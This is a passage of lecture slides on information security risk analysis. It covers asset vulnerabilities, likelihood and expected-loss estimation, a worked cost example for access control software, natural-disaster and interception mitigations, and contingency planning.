- *Data:* Data used during execution, stored data on various media, printed data, archival data, update logs, and audit records
- *People:* Skilled staff needed to run the computing system or specific programs, as well as support personnel such as guards
- *Documentation:* On programs, hardware, systems, administrative procedures, and the entire system
- *Supplies:* Paper, forms, laser cartridges, recordable media, and printer ink, as well as power, heating and cooling, and necessary buildings or shelter
- *Reputation*: Company image
- *Availability:* Ability to do business, ability to resume business rapidly and efficiently after an incident

Step 2: Determine Vulnerabilities

Asset	Secrecy	Integrity	Availability
Hardware		overloaded destroyed tampered with	failed stolen destroyed unavailable
Software	stolen copied pirated	impaired by Trojan horse modified tampered with	deleted misplaced usage expired
Data	disclosed accessed by outsider inferred	damaged - software error - hardware error - user error	deleted misplaced destroyed
People			quit retired terminated on vacation
Documentation			lost stolen destroyed
Supplies			lost stolen damaged

Step 3: Estimate Likelihood of Exploitation

- Because it is impossible to know all of a system's vulnerabilities or all the ways those vulnerabilities can be exploited, is also impossible to accurately assess likelihood of exploitation
- Possible approaches to estimation:
  - Apply frequency probability using observed data for a similar system
  - Use an analyst familiar with such systems to estimate number of occurrences in a given time period
  - Use descriptive adjectives or a simple rating system
  - The Delphi approach

Quantitative vs. Qualitative Estimation

	Pros	Cons
Quantitative	• Assessment and results based on independently objective processes and metrics. Meaningful statistical analysis is supported • Value of information assets and expected loss expressed in monetary terms. Supporting rationale easily understood • Provides credible basis for cost/benefit assessment of risk mitigation. Supports information security budget decision-making	• Calculations are complex. Management may mistrust the results of calculations and hence analysis • Must gather substantial information about the target IT environment • No standard independently developed and maintained threat population and frequency knowledge base. Users must rely on the credibility of the in-house or external threat likelihood assessment
Qualitative	• Simple calculations, readily understood and executed • Not necessary to quantify threat frequency and impact data • Not necessary to estimate cost of recommended risk mitigation measures and calculate cost/benefit • A general indication of significant areas of risk that should be addressed is provided	• Results are subjective. Use of independently objective metrics is eschewed • No effort to develop an objective monetary basis for the value of targeted information assets • Provides no measurable basis for cost/benefit analysis of risk mitigation. Difficult to compare risk to control cost • Not possible to track risk management performance objectively when all measures are subjective

Step 4: Compute Expected Loss

- In addition to the obvious costs, such as the cost to replace a hardware asset, there are hidden costs:
  - Cost of restoring the system to a previous state
  - Cost of downtime
  - Legal fees
  - Loss of reputation and confidence
  - Loss of confidentiality
- Some hidden costs may be impossible to accurately evaluate, but considering them will nonetheless aid in risk management

Step 5: Survey and Select New Controls

- Once you understand your assets, vulnerabilities, estimated likelihood of exploitation, and cost of exploitation, you have enough information to select controls
- Each vulnerability may have one or more controls associated with it, and each control may work for many assets and multiple vulnerabilities
- One approach is to use graph theory to select a minimal set of controls to address all vulnerabilities

Step 6: Project Costs and Savings

- This step is meant to determine whether the costs of implementing controls outweigh the expected benefits
- The effective cost of a given control is the actual cost of the control (including purchase price, installation and deployment costs, and training costs) minus the expected loss the control is expected to prevent
- The cost may be positive if the product is very expensive or introduces new risks to the system, or it may be negative if the expected reduction in risk is greater than the cost of the control

Access Control Software Cost Example

Item	Amount
Risks: disclosure of company confidential data, computation based on incorrect data	
Cost to reconstruct correct data: $1,000,000 @ 10% likelihood per year	$100,000
Effectiveness of access control software: 60%	– 60,000
Cost of access control software	+25,000
Expected annual costs due to loss and controls (100,000 – 60,000 + 25,000)	$65,000
Savings (100,000 – 65,000)	$35,000

Arguments for Risk Analysis

- Improve awareness
- Relate security mission to management objectives
- Identify assets, vulnerabilities, and controls
- Improve basis for decisions
- Justify expenditures for security

Arguments Against Risk Analysis

- False sense of precision and confidence
- Hard to perform
- Immutability
- Lack of accuracy

Natural Disasters

- Examples:
  - Flood
  - Fire
  - Earthquake
- Mitigations:
  - Develop contingency plans so that people know how to react in emergencies and business can continue
  - Insure physical assets—computers, buildings, devices, supplies—against harm
  - Preserve sensitive data by maintaining copies in physically separated locations
  - Prevent power loss using uninterruptable power supplies and surge suppressors

Interception of Sensitive Information

- Mitigations:
  - Shred paper copies of sensitive information
  - Overwrite magnetic data several times using software designed for that purpose
  - Degauss magnetic media
  - Protect against RF emanation by trapping signals or adding spurious ones

Contingency Planning

- Backups
  - Offsite backup
  - Cloud backup
- Failover
  - Cold site
  - Hot site